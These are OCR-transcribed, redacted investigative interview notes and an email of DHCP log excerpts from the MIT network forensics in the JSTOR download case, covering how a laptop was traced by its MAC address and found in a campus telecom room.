on (b)(6),(b)(7)(C) computer
finished

On Jan 6 saw as
camera that computer was gone
when back to look at exhibit
Saw Scott take the laptop

(b)(6),(b)(7)(C) participated in search for
laptop on Jan 6

Spoke to (b)(6),(b)(7)(C) got set
MAC address of machine
tracked MAC address
through several locations
to WDC

NCJ 16
ZE
W2S

(b)(6),(b)(7)(C) determined it was still
on line at W2S
and went to find

traced to Scotch
Called Campus Police
went to STF office
found laptop under desk

office was unlocked
Two people present
still plugged into network
still hooked up to external
enclosure

(b)(6),(b)(7)(C)

On way to work and required IST People

went to find out what was going on

recall police at scene
does not remember what police

remember people doing crime scene "Forensics"

talk about camera being installed

remembers motion detection sensor being stored off at door
found it both are

observed computer under table at Computer Organization

has keys to enter TR to update sensor

when he went to change switches door was locked

door was locked but could probably be opened w/ a shift

(b)(6),(b)(7)(C) Quit early (b)(6),(b)(7)(C)

Cruse (b)(6),(b)(7)(C) a bit

No one was watching video feed all time

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) tried to Switch a VCR

from there went to Switch found port on Switch to Port on Patch Panel that told that new Computer would be in

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) aware of network issue (b)(6),(b)(7)(C) that (b)(6),(b)(7)(C) (b)(6),(b)(7)(C) tasked them to investigate network issue

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) when and yet to take over Room

(b)(6),(b)(7)(C) (b)(6),(b)(7)(C) and Staff already there

removed Computer hooked up to Switch

then got call to leave it alone

then Police arrive

was not part of discussion to install cameras

Knew what cameras Did not install cameras

(b)(6),(b)(7)(C) tells (b)(6),(b)(7)(C)
that he had stuck computer
to 3rd floor of Bldg 16

(b)(6),(b)(7)(C) told (b)(6),(b)(7)(C) where the
stuck computer was but
let to network Printer

Then left MAC address was
at 42

Physically traced to room

(b)(6),(b)(7)(C) and (b)(6),(b)(7)(C)
in Telecom Room 3J face

walk into office or for
wall computer, under desk

(b)(6),(b)(7)(C)

UMPI Campus Police

Fluke network tester

(b)(6),(b)(7)(C)

previous incidents involved
several thousand dorm beds
not millions

would have to check records
to see if they ever had
another incident even at all
close to Smurfs Incident

on other incidents if it came
through Proxy server would
notify the library

if not through Proxy as in
this incident must contact
MIT network security

Unusual for JSTOR to
shut down Campus but
has happened

824

Does not have records of Complaints when service was shut down by JSTOR

JSTOR is very heavily used at MIT

Middle October is peak time for student usage of JSTOR

unusual for campus wide shut down

Was not aware of first Scope on size of downloads

All years since JSTOR only one other shut down by JSTOR

all other shut downs by other Publishers

Pro quest record history

el Senior Science direct

Project Muse

no complaints from project Muse

(b)(6),(b)(7)(C) does not remember who first used phrase a visiting scholar

the other previous JSTOR incident was an actual visiting Scholar

Phrase many have been used in this case because Swartz used guest users

(b)(6),(b)(7)(C) did not have any direct involvement w/ searching for computer

have access to CMU and University Press

(b)(6),(b)(7)(C)

(b)(6),(b)(7)(C) from IS+T called about a computer related incident with a computer connected to network and IT's related to traffic to China

(b)(6),(b)(7)(C) Conducts Det (b)(6),(b)(7)(C) takes (b)(6),(b)(7)(C) sat there was there a Cambridge officer would before (b)(6),(b)(7)(C) IS+T would tell Packet Capture

MIT Police employed by MIT paid by MIT

Chapter 22 section 63 e Special Police powers on campus

also Middlesex County Sheriff

Had access to video feed SA (b)(6),(b)(7)(C) and (b)(6),(b)(7)(C) watched video feed in office do not remember why watching video feed

(b)(6),(b)(7)(C) Spoke to (b)(6),(b)(7)(C) went to closet then went back to office to brief Det (b)(6),(b)(7)(C) on the (b)(6),(b)(7)(C)

only change due to Patrice Especially comes to check w/ IS+T and Police

SEMO

under director of facilities

not under MIT Police

felt decisions were

collaborative w/ OSS

reached out to Cambridge PD

RIF

(b)(6),(b)(7)(C)
BOS)

From: (b)(6),(b)(7)(C) MIT.EDU]
Sent: Thursday, June 23, 2011 10:30 PM
To: (b)(6),(b)(7)(C) (BOS); Heymann, Stephen (USAMA)
Subject: DHCP activity requested by Steve Heyman on 6/20
Attachments: Screen shot 2011-06-23 at 10.01.02 PM.png; Screen shot 2011-06-23 at 9.59.09 PM.png; Screen shot 2011-06-23 at 9.21.18 PM.png

DHCP excerpt of ghost-laptop obtaining 18.55.6.215 shortly after midnight on the 25th:

dhcp-20100926.gz:Sep 25 00:01:59 wall-street dhcpd: DHCPOFFER on 18.55.6.215 to 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPDISCOVER from 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPOFFER on 18.55.6.215 to 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7) dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPREQUEST for 18.55.6.215 (18.69.0.33) from 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20100926.gz:Sep 25 00:02:17 wall-street dhcpd: DHCPACK on 18.55.6.215 to 00:23:5a:73:5f:fb (ghost-laptop) via (b)(6),(b)(7)(C)

DHCP excerpt of ghost-macbook obtaining (b)(6),(b)(7)(C) n Oct 8:

dhcp-20101009.gz:Oct 8 22:18:13 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPOFFER on (b)(6),(b)(7)(C) to 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(C
dhcp-20101009.gz:Oct 8 22:18:46 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPOFFER on (b)(6),(b)(7)(C) to 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(
dhcp-20101009.gz:Oct 8 22:18:46 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPREQUEST for (b)(6),(b)(7)(C) (18.69.0.33) from 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)(C
dhcp-20101009.gz:Oct 8 22:18:46 pennsylvania-avenue dhcpd: [ID 702911 local1.info] DHCPACK on (b)(6),(b)(7)(C) to 00:17:f2:2c:b0:74 (ghost-macbook) via (b)(6),(b)(7)

DHCP excerpt of ghost-laptop moving between two networks (18.53 and 18.187) on Jan 6:

dhcp-20110107.gz:Jan 6 12:48:31 wall-street dhcpd: DHCPOFFER on (b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C
dhcp-20110107.gz:Jan 6 12:48:31 wall-street dhcpd: DHCPREQUEST for (b)(6),(b)(7)(C) from 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 12:48:31 wall-street dhcpd: DHCPACK on (b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 12:48:31 installer dhcpd: DHCPOFFER on (b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 12:50:56 wall-street dhcpd: DHCPREQUEST for

1


(b)(6),(b)(7)(C) from 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 12:50:56 wall-street dhcpd: DHCPACK on (b)(6),(b)(7)(C)
to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 13:27:01 installer dhcpd: DHCPOFFER on
(b)(6),(b)(7)(C) to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 13:27:01 installer dhcpd: DHCPREQUEST for
(b)(6),(b)(7)(C) from 00:4c:e5:a0:c7:56 (ghost-laptop) via
(b)(6),(b)(7)(C)
dhcp-20110107.gz:Jan 6 13:27:01 installer dhcpd: DHCPACK on (b)(6),(b)(7)(C)
to 00:4c:e5:a0:c7:56 (ghost-laptop) via (b)(6),(b)(7)(C)


3 screenshots attached of the web interface to our registration system:
1 is Sep 29 registration of Gary Host as ghost 00:23:5a:73:5f:fb of
ghost-laptop
2 is Oct 8 re-registration of Gary Host as ghost42 00:23:5a:73:5f:fc of
ghost-laptop, with changed MAC address
3 is Oct 8 registration of Grace Host as ghost42 00:17:f2:2c:b0:74 of
ghost-macbook


Let me know if you have any questions.


All the best,

